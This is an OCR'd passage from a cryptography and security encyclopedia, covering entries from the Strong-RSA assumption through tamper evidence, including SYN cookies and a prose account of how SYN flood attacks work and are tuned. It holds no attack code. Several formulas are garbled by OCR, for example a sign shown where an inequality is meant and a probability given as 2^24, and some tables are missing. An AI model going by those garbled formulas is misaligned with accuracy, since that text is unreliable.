Let $1 < \tau \in \mathbb{Z}$ be a security parameter. Let $N = pq$ be a product of two random τ-bit primes and let s be an element of the ►group $\mathbb{Z}_N^*$ (►modular arithmetic). The strong-RSA problem is defined as follows:

given (N, s) as input, output a pair $a, b \in \mathbb{Z}$ such that $a^b = s \bmod N$ and $b \pm 1$.

Loosely speaking, the Strong-RSA assumption states that for a sufficiently large τ the strong RSA problem is intractable.

The Strong-RSA assumption was introduced by Baric and Pfitzman [2]. The assumption is used to construct efficient signature schemes that are existentially unforgeable under a chosen message attack *without* the ►random oracle model. One such system is described in [4] and another in [3]. The Strong-RSA assumption is also the basis of several efficient ►group signature schemes [1].

Recommended Reading

1. Ateniese G, Camenisch J, Joye M, Tsudik G (2000) A practical and provably secure coalition-resistant group signature scheme. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 255–270
2. Baric N, Pfitzman B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Proceedings of EUROCRYPT '97. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 480–494
3. Cramer R, Shoup V (2000) Signature schemes based on the strong RSA assumption. ACM Trans Inform Syst Sec (ACM TISSEC) 3(3):161–185 (Extended abstract in Proceedings of the sixth ACM conference on computer and communications security, 1999)
4. Gennaro R, Halevi S, Rabin T (1999) Secure hash-and-sign signatures without the random oracle. In: Stern J (ed) Advances in cryptology – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 123–139

Structural Cryptanalysis

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Definition

Structural Cryptanalysis is a branch of *Cryptanalysis* which studies the security of cryptosystems described by generic block diagrams. It analyzes the syntactic interaction between the various blocks, but ignores their semantic definition as particular functions. Typical examples include ►meet-in-the-middle attacks on ►multiple encryptions, the study of various chaining structures used in ►modes of operation, and the properties of Feistel structures or ►substitution–permutation networks with a small number of rounds.

Theory and Application

Structural attacks are often weaker than actual attacks on given cryptosystems, since they cannot exploit particular weaknesses (such as bad differential properties or weak *avalanche effect*) of concrete functions. The positive side of this is that they are applicable to large classes of cryptosystems, including those in which some of the internal functions are unknown or key dependent. Structural attacks often lead to deeper theoretical understanding of fundamental constructions, and thus they are very useful in establishing general design rules for strong cryptosystems.

Subexponential Time

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Computational Complexity; ►Exponential Time; ►*L* Notation; ►*O*-Notation; ►Polynomial Time

Definition

A *subexponential-time* algorithm is one whose running time as a function of the size x of its input grows more slowly than b^x for *every* base $b > 1$.

Theory

Let $T(x)$ be the running time of an algorithm on inputs of size x. The algorithm is said to be subexponential-time if for every constant base $b > 1$, the running time $T(x)$ satisfies

$$T(x) < b^x$$

for all sufficiently large x. Put another way, every ►exponential-time algorithm eventually takes longer than a ►subexponential-time algorithm as x increases. In ►*O*-notation, this would be written $T(x) = 2^{o(x)}$ or $e^{o(x)}$.

A ►polynomial-time algorithm is by definition subexpon ential-time. However, in typical usage in cryptography, subexponential-time refers to algorithms whose running time grows faster than polynomial-time, and more slowly than exponential-time.

(In ►computational complexity, subexponential time sometimes refers to the related notion that for all $o > 0$, $T(x) < 2^{x^{\varepsilon}}$, for all sufficiently large x.)

Applications

Subexponential-time algorithms occur in cryptography in connection with the ►discrete logarithm problem in finite fields and ►integer factoring. The fastest algorithms known for those problems (i.e., the ones whose running times grow most slowly as a function of input size) typically have running times of the form

$$e^{(\gamma+o(1))(\log x)^t(\log\log x)^{1-t}}, \quad \text{for } x \to \infty,$$

for some constants $\gamma > 0$ and $0 < t < 1$, where x is the ►order of the ►finite field in which discrete logarithms are being computed, or the modulus to be factored. The size of the input to these algorithms is proportional to the length in bits of x, so the running time, being subexponential in $\log x$, is subexponential in the input size as well (►L-notation).

Subgroup

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Group; ►Order

Definition

A subgroup is a subset S′ of the elements of a ►group $G = (S, \times)$ such that S' is itself a group with respect to the same group operation.

Theory

If $G = (S, \times)$ is a group, then for any $g \in S$, the set of elements

$$g, g^2, g^3, \ldots$$

(together with the multiplication operation) is also a group. This set is one example of a subgroup of G: a subset of the elements of the group that follows the group axioms (closure, associativity, identity, inverse).

The ►order of any subgroup of a group G divides the order of the group G itself; this is known as *Lagrange's theorem*.

Applications

The ►order and structure of a subgroup in which cryptographic operations are computed can often have a significant impact on the security level. A small-subgroup attack, for instance, exploits the fact that the set of elements generated by a cryptographic parameter is too small and therefore can be searched exhaustively to determine a secret value. In general, subgroups employed in cryptosystems have a large order that is often a prime number or a small multiple of a prime.

Subgroup Cryptosystems

►Torus-Based Cryptography

Subscriber Identity Module

►SIM/UICC

Substitution–Permutation (SP) Network

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers

Definition

Shannon [1] suggested to use several mixing layers interleaving substitutions and permutations to build strong block ciphers. Such design is called a *substitution–permutation sandwich* or a substitution–permutation network (SPN). Although weak on its own, a line of *substitutions* followed by a *permutation* has good "mixing" properties: Substitutions add to local *confusion* and permutation "glues" them together and spreads (*diffuses*) the local confusion to the more distant subblocks (►Substitutions and Permutations).

Theory

If one considers flipping a single bit at the input of such a network, it effects the m output bits of particular S-box which in turn are sent to different S-boxes by a permutation. Thus, inputs/outputs of up to m S-boxes would be effected by the *avalanche* of change. These are again permuted into different S-boxes, covering almost all the S-boxes of the network. On the output of such network, about half of the bits are effected by change and are flipped and about half of the bits are not flipped. This makes an outcome of a single bit change at the input hard to predict, especially if secret key bits are mixed into the block between the layers of encryption. Without a secret key, the SPN performs a complex but fully deterministic function of its inputs.

Applications

Modern ciphers tend to use linear or affine mappings instead of permutations, which allow them to achieve better diffusion in fewer iterations. Such networks are called *substitution–linear* (SLN) or *substitution–affine networks* (SAN). The block encryption standard Rijndael/AES is an SLN cipher. Designers of AES have formalized Shannon's and DES team's confusion-diffusion ideas into a *wide trail design strategy* [2], which allows the designer to prove lower bounds on probabilities of differential or linear trails.

Recommended Reading

1. Shannon CE (1949) Communication theory of secrecy system. Bell Syst Tech J 28:656–715
2. Daemen J, Rijmen V The design of rijndael. Springer, Berlin, pp 123–147

Substitutions and Permutations

Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Alphabet; ►Encryption; ►Symmetric Cryptosystem

Definition


A substitution cipher is usually described by a sequence or list of single substitutions, each of which is commonly denoted by an arrow, like $p \mapsto \pi$.

Example: The Russian-English ISO transliteration (using diacritical marks) is a substitution.

A substitution may have homophones (►Encryption).


A *permutation* is a one-to-one mapping from an ►alphabet to itself.

A substitution may be described by two lines: the first one being the standard alphabet and the second one being a mixed alphabet (►Alphabet). An example is given below:



Note that small letters are used for the plaintext and capital letters for the ciphertext.

In mathematics, there is a commonly used, simplified notation with two lines bracketed together:



This is convenient for ►encryption. For decryption, it is worth while to rearrange the list:

$$\uparrow \begin{pmatrix} \text{q a g t b o r h e s c y l n m d v f i k p z w u j x} \\ \text{A B C D E F G H I J K L M N O P Q R S T U V W X Y Z} \end{pmatrix}$$

or

$$\downarrow \begin{pmatrix} \text{A B C D E F G H I J K L M N O P Q R S T U V W X Y Z} \\ \text{q a g t b o r h e s c y l n m d v f i k p z w u j x} \end{pmatrix}$$

There is also the cycle notation which is shorter

(a b e i s j y l m o f r g c k t d p u x z v q) (h) (n) (w)

but this notation is inconvenient both for encryption and decryption. The cycle is generated by iterating the substitution on an arbitrarily chosen starting letter; whenever a cycle is closed, a new starting letter is chosen until all letters are exhausted.

Self-reciprocal permutations are permutations that, when applied twice, restore the original. Put equivalently, they are their own inverse. Their cycle notation shows decomposition in two-cycles and one-cycle, for example:

(an)(bx)(ds)(ei)(fv)(gh)(ku)(lc)(mq)(ow)
(py)(j)(t)(z)

If a self-reciprocal permutation has no one-cycle (so n is even), there is also the following notation

$$\updownarrow \begin{pmatrix} \text{a b c d e f g h i j k l m} \\ \text{n o p q r s t u v w x y z} \end{pmatrix}$$

The Enigma machine of the German *Wehrmacht* used a (properly) self-reciprocal permutation. This was thought to be particularly practical since the same machine could be used for encryption and decryption, disregarding the fact that this opened ways for a cryptanalytic attack ("Non-coincidence Exhaustion" in ►Cryptanalysis).

A *substitution cipher* in general replaces certain groups of characters by certain other groups of characters. This may be described by a list, e.g., for $\mathbb{Z}_2^3 \to \mathbb{Z}_2^3$:

$$(000) \longmapsto (001),\ (001) \longmapsto (010),\ (010) \longmapsto (011),\ (011) \longmapsto (100),$$
$$(100) \longmapsto (101),\ (101) \longmapsto (110),\ (110) \longmapsto (111),\ (111) \longmapsto (000).$$

Some more terms that one may see in this context are given here. A *monographic* substitution is a substitution *of* single characters, while a *unipartite* substitution is a substitution *by* single characters.

A *simple* substitution is a substitution of single characters by single characters, so it is a monographic, unipartite substitution.

A *digraphic* substitution is a substitution *of bigrams* (ordered pairs of characters). A *bipartite* substitution is a substitution *by* bigrams. Finally, a *bigram* substitution is a substitution of bigrams by bigrams, so a digraphic, bipartite substitution.

In general, an *n-graphic* substitution is a substitution *of* n-tuples of characters (n-grams) and an *n-partite* substitution is a substitution *of* n-tuples of characters. Similarly, a *polygraphic* substitution is an n-graphic substitution, $n \geq 2$, and a *multipartite* substitution is an n-partite substitution, $n \geq 2$. A *linear substitution* is a block encryption $\mathbb{Z}_N^n \to \mathbb{Z}_N^m$ that is the composition of a translation t and an homogenous part φ which is additive with respect to addition modulo N (for all $x, y \in \mathbb{Z}_N^n : \varphi(x+y) = \varphi(x) + \varphi(y)$).

A *null* is meaningless ciphertext character, the encryption image of the empty plaintext word. It is used, e.g., for swamping the plaintext statistics or masking the occurrence of idle times.

A *straddling encryption* or *straddling cipher* is a substitution with encryption steps $V^{(l)} \to W^{(m)}$, where $Z^{(k)}$ denotes the set of all sequences of at most k characters from Z, in formula $\{\varepsilon\} \cup Z \cup Z^2 \cup Z^3 \ldots \cup Z^k$, where Z^n is the set of all words of length n over the alphabet Z, and ε denotes the empty word.

Example: $Z_{20}^{(3)} \to \mathbb{Z}^{(2)}$ with the homophonic substitution

$$\downarrow \begin{pmatrix} \text{che} & \text{con} & \text{non} & \text{et} & \text{a} & \text{b} & \text{c} & \text{d} & \text{e} & \text{f} & \text{g} & \text{h} & \text{i} \\ 44 & 64 & 00 & 08 & 1 & 86 & 02 & 20 & 62 & 22 & 06 & 60 & 3 \\ & & & & & & & & 82 & & & & \end{pmatrix}$$

$$\downarrow \begin{pmatrix} \text{l} & \text{m} & \text{n} & \text{o} & \text{p} & \text{q} & \text{r} & \text{s} & \text{t} & \text{v} & \text{z} & \epsilon \\ 24 & 26 & 84 & 9 & 66 & 68 & 28 & 42 & 80 & 04 & 88 & 5 \\ & & & & & & & & 40 & & & 7 \end{pmatrix}$$

Both 5 and 7 are in this example (Matteo Argenti, 1590) nulls. Other elements of $Z_{20}^{(3)}$ have no image, except by composition of their individual letters.

Let a *block* be a text of predetermined length. Then a ►block cipher or *block encryption* is a substitution with encryption steps $V^n \to W^m$, i.e., without straddling. The block length is usually rather high (for instance, the ►Data Encryption Standard has a block length of $m = n = 64$, and the *Advanced Encryption Standard* (►Rijndael/AES) has a block length of $m = n = 128$, 192, or 256 bits). The same block encryption step with its key is repeated on and on, thus, each bit of ciphertext in a given block normally depends on the complete corresponding plaintext block,

with as consequence the possibility of error propagation over the full block.

A ►stream cipher (also called *stream encryption*) is a substitution $(V^n)^* \rightarrow (W^m)^*$ between infinite series of blocks, controlled by a ►key generating algorithm. The generated key may have a finite period. Autokey or other cipher feedback is excluded.

A *transposition cipher* or *tranposition* does not substitute the characters of a message, but permutes their position; it may be considered as a special case of a polygraphic substitution $V^n \rightarrow V^n$ of the kind

$$(x_1, x_2, \ldots, x_n) \longmapsto (x_{\pi(1)}, x_{\pi(2)}, \ldots, x_{\pi(n)}),$$

where π is a permutation of the *subscripts* $\{1, 2, \ldots, n\}$. It can be performed by multiplication of $(x_1, x_2, \ldots, x_n)$ with a *permutation matrix*, i.e., an $n \times n\{0,1\}$-matrix such that in every row and in every column, one occurs just once. This extreme property makes cryptanalysis of transposition ciphers very different from cryptanalysis of normal substitution ciphers and explains why alternating composition of substitutions and transpositions ("Pastry Dough Mixing" below) is so effective.

A *grille* is a tool, usually in the form of punch cards, which can be rotated to perform a transposition of the letters.

Pastry dough mixing stands for a composition of alternating substitutions and transpositions. It was already recommended by Shannon in 1949 and used, e.g., in the DES cryptosystem. The expression "pastry dough mixing" was introduced by Eberhard Hopf in the mathematical theory of compact spaces.

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Summation Generator


Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC/CID and Telecom Bretagne, Brest Cedex 3, France

Related Concepts

►Combination; ►Linear Feedback Shift Register; ►Stream Cipher

Definition

The summation generator is based on a ►combination of n ►Linear Feedback Shift Registers (LFSRs), as depicted in Fig. 1, and was first proposed in [1, 2]. The combining function is an addition over the set of integers. From a binary point of view, it is a nonlinear function, with maximum ►correlation immunity. The output bit is the least significant bit of the integer sum.



Summation Generator. Fig. 1 The summation generator

Theory

Powerful attacks exist in the case $n = 2$ [3, 4]. Hence, it is better to use several LFSRs, with moderate lengths, than just a few large ones. But it has also been shown that this scheme is vulnerable if all the LFSRs are short [5]. A ►Fast Correlation Attack has been presented in [6].

Recommended Reading

1. Rueppel RA (1986) Analysis and design of stream ciphers, Springer, Berlin
2. Rueppel RA (1986) Correlation immunity and the summation generator. Advances in Cryptology – Crypto'85. Lecture notes in computer science, vol 218. Springer, pp 260–272
3. Meier W, Staffelbach O (1992) Correlation properties of combiners with memory in stream ciphers. J Cryptol 5:67–86
4. Dawson E (1993) Cryptanalysis of summation generator. Advances in Cryptology – Auscrypt'92. Lecture notes in computer science, vol 718. Springer, pp 209–215
5. Klapper A, Goresky M (1995) Cryptanalysis based on 2-adic rational approximation. Advances in Cryptology – Crypto'95. Lecture notes in computer science. Springer, pp 262–273
6. Golic J, Salmasizadeh M, Dawson E (2000) Fast correlation attacks on the summation generator. J Cryptol 13:245–262

SWP

Marc Vauclair
BU Identification, Center of Competence Systems Security, NXP Semiconductors, Leuven, Belgium

Synonyms

Single wire protocol

Related Concepts
►NFC; ►SIM/UICC

Definition
The Single Wire Protocol is a single wire communication between a host controller and a contactless front end according to the [ETSI TS 102 613] standard.

Background
In, for example, mobile phones, the contactless front end and the host processing are performed by two different chips. SWP is a protocol standardizing the communication between those two chips.

SWP has been defined for the ETSI SCP (= Smart Card Platform) support.

Recommended Reading

1. Finkenzeller K (2010) RFID handbook: fundamentals and applications in contactless smart cards, radio frequency identification and near-field communication, 3rd edn. Wiley, Chichester, West Sussex
2. Single wire protocol (SWP), 2007, ETSI. *ETSI TS 102 613 standardizes the Single Wire Protocol to be used between an Contactless Front End and a UICC.*
3. UICC-contactless front-end interface, Host controller interface (HCI), 2008, ETSI. *ETSI TS 102 622 standardizes the architecture of the Host Controller Interface between the UICC and the Contactless Front End.*

Symmetric Cryptosystem

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Synonyms
Classical cryptosystem; Conventional cryptosystem; Private key cryptosystem; Secret key cryptosystem

Related Concepts
►Asymmetric Cryptosystem; ►Block Ciphers; ►MAC Algorithms; ►Stream Cipher

Definition
In a *symmetric cryptosystem*, the same ►key is employed for each of the operations in the cryptosystem (e.g., encryption and decryption), and thus that same key, typically a secret, must be shared by the parties performing the various operations.

Applications
Symmetric cryptosystems are widely employed; see the related concepts for specific examples.

SYN Cookie Defense

Wesley M. Eddy
Verizon/NASA Glenn Research Center, Cleveland, Ohio, USA

Synonyms
TCP SYN cookies

Related Concepts
►SYN Flood Attack

Definition
The Transmission Control Protocol (TCP) SYN Cookie Defense is a technique for mitigating the effects of TCP SYN flooding attacks. The strengths of the SYN cookie defense are that it eliminates the listening server's need to maintain state for half-open connections or timers for reaping that state, and it only requires direct support within the listening server's TCP implementation and zero modification to the initiating client's TCP implementation.

Background
After the initial publicity around the TCP SYN flooding attack, several mitigation techniques were developed, implemented, and discussed. One of the most well known of these mitigations is the SYN Cookie technique. This is also historically one of the more controversial techniques, as there had been some amount of misinformation about it circulating, and emotional arguments resulted.

The basic idea behind SYN cookies is to postpone the allocation of state on a listening server until after the completion of TCP's three-way handshake. Normally, some amount of state would be allocated upon receiving a SYN segment (step 1 of the three-way handshake), so that later when an ACK segment is received (step 3 of the three-way handshake), it can be validated. Because this can make implementations vulnerable to a SYN flooding attack, in which case ACKs are never received, the SYN cookies technique takes the state that normally would be allocated and encodes it into fields of the SYN-ACK that can be validated and reconstructed from the later acknowledgement (ACK) segment generated by legitimate hosts trying to connect. In this way, attackers elicit a SYN-ACK, but cause no other

resource consumption on the victim, and legitimate connections proceed as normal, even when the machine is under heavy attack.

Theory

There are multiple approaches to defending against TCP SYN flooding attacks; some are based on adding protection within the network infrastructure, and others are based on modifying end-host TCP implementations. Several deployed mitigation techniques have been described by Eddy [1]. Among the end-host modifications, there are simple but problematic tactics involving simple tuning parameters like the connection backlog used with the *accept* system call, or reducing the timer for the SYN-RECEIVED state. The more-effective techniques involve modifying the implementation behavior on receiving a SYN in order to defer resource allocation until a later ACK is received. Two approaches in this class include SYN caches and SYN cookies.

The SYN cache approach, as described by Lemon [3], stores partial connection state information for SYN-RECEIVED connections in a hash table after receiving a SYN, and then matches ACKs up against the hash table entries in order to flesh them out into fully ESTABLISHED connection state structures after a legitimate TCP handshake completes. The SYN cache approach still involves allocating some memory for the hash table, though it can be fixed in size, and also management of the hash table does incur some amount of overhead.

SYN cookies, as proposed by Dan Bernstein, are a variation of the cookie approach used in other protocols to completely delay allocation of state until after a handshaking process has completed to vet both sides of the connection. All the essential states that would normally have been stored after receiving the SYN are instead reconstructed from the ACK that completes the handshake. This can be done through clever encoding of the connection state data into certain fields of the SYN-ACK that are echoed in the later ACK as part of the TCP protocol (e.g., the sequence number field in the SYN-ACK is recoverable from the acknowledgment field in the ACK, and the time stamp within the SYN-ACK is returned in the time-stamp-echo field of the ACK).

There are multiple implementations of the SYN cookie concept, the details of which vary between implementations. Some are limited in not being able to support advanced TCP options (like Selective Acknowledgement and Window Scaling), while others are less limited. These limitations stem from the small number of bits available to encode information into within the TCP header fields that are echoed from the SYN-ACK within the ACK. Implementations that only use the sequence number to hold the cookie are less capable than those that are able to also use the time-stamp field, but the time-stamp field is also only possible to use when the corresponding party also supports normal use of TCP time stamps, which are not part of the base TCP protocol, but are a widely supported optional extension.

The basic contents of a SYN cookie that multiple implementations have included consist of three parts: (1) an index into a pool of local secret bits, (2) an encoding of an approximate maximum segment size bound (needed for TCP to operate without fragmentation), and (3) a number of bits computed via truncation of a hash function output. The hash function is computed over the local secret bits identified by the index, the connection-identifying information within the SYN-ACK packet (IP addresses, TCP port numbers, etc.), and the sequence number that the SYN contained. When the cookie is echoed back, these hash function inputs can all be obtained from the incoming ACK packet and evaluation of the hash function is used to verify the legitimacy of the cookie within the ACK.

In general, it is expected that the probability of guessing a valid SYN cookie to include in an ACK is near 2^{24} (when the hash output is truncated to 24-bits, as in common implementations), due to the use of local secret bits and the whitening of the IP adddresses, TCP port numbers, etc. through the hash function. In practice, several implementations to date have used MD5 as a hash function, and some have used SHA-1 to perform the hash.

A major advantage of SYN cookies is that they only need to be supported on the host running the listening server application. No modifications to client systems are necessary, as the fields used to hold cookie data are by design ones that can be recovered from the ACK.

Applications

Today, various forms of SYN cookies have been implemented in several operating systems, including FreeBSD and Linux. Some TCP connection-proxying gateway devices are also available that split TCP connections and provide defense for a network of hosts behind them by implementing SYN cookies at the proxy. The presence of SYN cookies in some common TCP implementations prompted the description and analysis edited by Eddy [2].

In addition to TCP implementations that use SYN cookies, other more recently designed protocols also employ cookie mechanisms. The Stream Control Transmission Protocol (SCTP), for example, uses a four-way handshake, and only allocates session state at the listener

after the initiator has echoed back a cookie. Similarly, the Internet Key Exchange version 2 (IKEv2) protocol does not create a security association until legitimacy of peers have been verified through a multi-packet exchange, creating a similar resilience to flooding of connection attempts.

Open Problems

Today, several techniques for mitigating SYN flooding attacks seem to be well accepted and somewhat well deployed, including SYN cookies present in a number of end-host TCP implementations and specialized network perimeter security devices. One open aspect of the problem is that of protecting mobile devices from TCP flooding attacks, as described by Swami and Tschofenig [4], who observed that the attack and defenses have different implications in wireless or mobile networks, and proposed a unique mitigation for these environments.

Recommended Reading

1. Eddy W (2006) Defenses against TCP SYN flooding attacks. Cisco Internet Protocol J 9(4)
2. Eddy W (2007) TCP SYN flooding attacks and common mitigations. RFC 4987
3. Lemon J (2002) Resisting SYN flood DoS attacks with a SYN cache. BSDCON 2002
4. Swami Y, Tschofenig H (2006) Protecting mobile devices from TCP flooding attacks. Proceedings of the first ACM/IEEE International Workshop on Mobility in the Evolving Internet Architecture (MobiArch), December 2006

SYN Flood Attack

Wesley M. Eddy
Verizon/NASA Glenn Research Center, Cleveland, Ohio, USA

Synonyms

TCP SYN flooding

Related Concepts

►SYN Cookie Defense

Definition

The SYN flooding attack is a denial-of-service method that exploits the design of the Internet's Transmission Control Protocol (TCP) three-way handshake for establishing connections by exhausting a server's allocated state for a listening server application's pending connections, preventing legitimate connections from being established with the server application.

Background

SYN flooding attacks were first widely publicized by a *Phrack* magazine article in 1996 [1], and also began being witnessed on the Internet.

The attack exploits the common policies of operating system TCP implementations in enforcing a maximum number of TCP connections in the SYN-RECEIVED state for a particular listening server application. By rapidly sending TCP SYN segments to a server, the attacker causes the number of connections in the SYN-RECEIVED state to reach the maximum, and incoming connection requests from legitimate clients are subsequently denied until the attacker's connections expire. The attacker can periodically send more SYN segments in order to retain his control on the server's connection resources.

The attack has been known since the mid-1990s and several defenses have been developed and deployed. One well-known defense is the use of SYN Cookies (described in another article of this publication), though several other defenses are also popularly used, as described in RFC 4987 [3].

Theory

The SYN flooding attack exploits the common TCP implementation behavior of allocating a connection state structure upon receipt of a TCP SYN segment, while also limiting the number of connections in a particular subset of states for a given application. The size of the connection state structure, often called a transmission control block (TCB), varies between implementations, but in some popular operating systems can range from 280 to over 1,300 bytes, depending on supported TCP features and other implementation decisions. A "backlog" is commonly implemented to bound the amount of host memory used by connection state structures for certain connection states, generally resulting in common applications and host configurations supporting only a few dozen in-progress connection attempts with a particular application.

The SYN flooding attack differs from common packet flooding attacks, in that instead of overloading the network's resources, it merely exhausts the backlog of TCP connection state data structures allocated for a victim application. By an attacker sending SYN segments to the application, but not responding to the SYN-ACK segments generated in response, the victim TCP implementation is forced to slowly time-out instances of connection state

generated by the attacker. Meanwhile, the application is unable to accept connections from legitimate users.

The attack can be tuned for effectiveness by sending a burst of only the number of segments necessary to exhaust the backlog, and no more. This can be done using very low network capacity, since SYN segments are small, and is less easily detectable than a bulk packet flooding attack. The attack can also be tuned to repeat the burst of segments at the same period as the victim TCP implementation times out and reclaims TCBs. The effectiveness of the attack is easy for the attacker to measure by viewing the responses to its SYNs, such as the SYN-ACK bit combination, reset bit (RST), or other indications of failure.

Variations of the attack as well as analysis of several defense techniques are described by Eddy [2].

Applications

The SYN flooding attack has been observed in the wild. A well-publicized early case was in September of 1996 when the Panix ISP's mail servers sufferred outages due to SYN flooding attacks. The sequence of attack packets is not difficult to generate, and other instances of the attack have also been observed.

Experimental Results

Proof-of-concept code implementing the attack followed the *Phrack* article [1], and was widely distributed. The attack has been used, and positively identified numerous times on the Internet since then. It is very easy to reproduce and its effectiveness is well established, however, later experimental results with various defense techniques also show that it can be mitigated effectively, as overviewed by Eddy [2, 3].

Open Problems

Though many defenses to this attack have been implemented and are used in practice, there is no standardized defense mechanism incorporated in either the base TCP protocol specification, or the requirements for Internet hosts maintained by the Internet Engineering Task Force (IETF). The implemented defenses vary on an individual system-by-system basis. A standardized defense or set of recommendations is one possible direction for future work.

Recommended Reading

1. daemon9, route, and infinity, Project Neptune, Phrack Magazine, 7(48) file 13 of 18, July 1996
2. Eddy W (2006) Defenses against TCP SYN flooding attacks. Cisco Internet Protocol J 9(4)
3. Eddy W (2007) TCP SYN flooding attacks and common mitigations. RFC 4987

Synchronous Stream Cipher

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI,
CNRS/Lab-STICC/CID and Telecom Bretagne,
Brest Cedex 3, France

Related Concepts

►Stream Cipher

Definition

A synchronous stream cipher is a stream cipher, in which the keystream is generated independently of the plaintext and of the ciphertext. The keystream is usually produced by a pseudorandom generator, parameterized by a key, which is the secret key of the whole scheme.

Background


In modern stream ciphers, the initial state of the keystream generator is obtained not only from the key but also from a public initialization vector IV. This IV vector is changed for each new frame encryption, and can be transmitted with no specific protection. Hence, a synchronous stream cipher can be depicted as in Fig. 1.

In a synchronous stream cipher, it is impossible to dynamically check the synchronization between the keystream and the message. The keystreams generated by the sender (encryption) and by the receiver (decryption) must be perfectly synchronized. If synchronization is lost, then decryption fails immediately. If one wants to be able to resynchronize both signals, one needs some additional techniques. A classical solution is to use a new keystream, produced by the same key but a new IV. Hence, the initialization process which changes the IV is called the *resynchronization mechanism*.

Another important property of synchronous stream ciphers is that errors on the ciphertext do not propagate: if the ciphertext is altered by some errors, then this will only affect the decryption of the wrong symbols, but this will have no effect on the others.

Theory

These two properties (perfect synchronization needed, no propagation of errors) lead to some active attacks: the first one could be to modify the ciphertext in order to desynchronize the message and the keystream during decryption (this can easily be achieved by deleting or inserting some bits, for example); the second one consists in modifying



Synchronous Stream Cipher. Fig. 1 Principle of a synchronous stream cipher

the values of some bits in order to modify the plaintext obtained after decryption (this can be powerful if the attacker knows sufficient information about the message in order to choose the meaning of the modified plaintext). This implies that it is important to use, at the same time as encryption, some integrity/authentication techniques in order to avoid such attacks.

Of course there are also attacks targetting the keystream generation process, and attacks targeting the resynchronization process. These kind of attacks are specific to each synchronous stream cipher.

A good starting reference on the topic is [1].

Applications

Most of the stream ciphers used nowadays (see, for example, ►E0 and ►A5/1) are *binary additive stream ciphers*; they are synchronous stream ciphers, in which all the data (plaintext, keystream, ciphertext) are binary, and that simply add (through the XOR function) the message (plaintext/ciphertext) to the keystream.

Recommended Reading

1. Rueppel RA (1986) Analysis and design of stream ciphers. Springer, Berlin

T

Talker Recognition

►Speaker Recognition

Tamper Detection

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Related Concepts

►Tamper Evidence; ►Tamper Resistance; ►Tamper Response

Definition

Tamper detection is the ability of a device to sense that an active attempt to compromise the device integrity or the data associated with the device is in progress; the detection of the threat may enable the device to initiate appropriate defensive actions.

Theory and Applications

The tamper detection design can be implemented to sense different types, techniques, and sophistication of tampering, depending on the perceived threats and risks.

The methods used for tamper detection are typically designed as a suite of sensors each specialized on a single threat type, some of which may be physical penetration, hot or cold temperature extremes, input voltage variations, input frequency variations, x-rays, and gamma rays.

Examples of techniques used to detect tampering may include any or all of the following: switches to detect the opening of doors or access covers, sensors to detect changes in light or pressure within the device, or a barrier or matrix to detect drilling or penetrating the device boundary. To be effective, the detection mechanism must be active regardless of the current logical state of the module.

The ideal tamper detection system is sensitive enough to be able to immediately detect the presence of a tangible threat, but tolerant enough to be able to distinguish from "false alarms" situations. These are typically conflicting objectives creating design challenges.

Open Problems

Detection of side channel, simple power analysis, and differential power analysis threats are complex and therefore typically measures have to be implemented to prevent these attacks from being successful versus detection and subsequent response.

Recommended Reading

1. FIPS 140–2 National Institute of Standards and Technology (NIST) federal information processing standard. Cryptographic module validation program

Tamper Evidence

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Related Concepts

►Tamper Detection; ►Tamper Resistance; ►Tamper Response

Definition

Tamper evidence refers to design and production techniques that aim to ensure that the act of tampering will result in an irreversible physical change to the device observable by subsequent audit.

Background

Has an adversary tampered with a computing device?

Although marketing departments may like to tout the concept of a "tamper-proof" device, the engineers responsible for producing such devices tend to regard "tamper-proof" as merely an aspiration, and will instead more modestly discuss a set of enabling techniques. Usually, these techniques are broken into four categories: tamper resistance, tamper detection, tamper response, and tamper evidence.

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Theory and Application

A basic (and often easily defeatable) example of tamper evidence are security seals, which (in theory) must be broken for physical entry to occur. Weingart [1] provides a good introductory discussion.

Recommended Reading

1. Weingart S (2000) Physical security devices for computer subsystems: a survey of attacks and defenses. Cryptographic Hardware and Embedded Systems – CHES 2000

Tamper Resistance

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Related Concepts

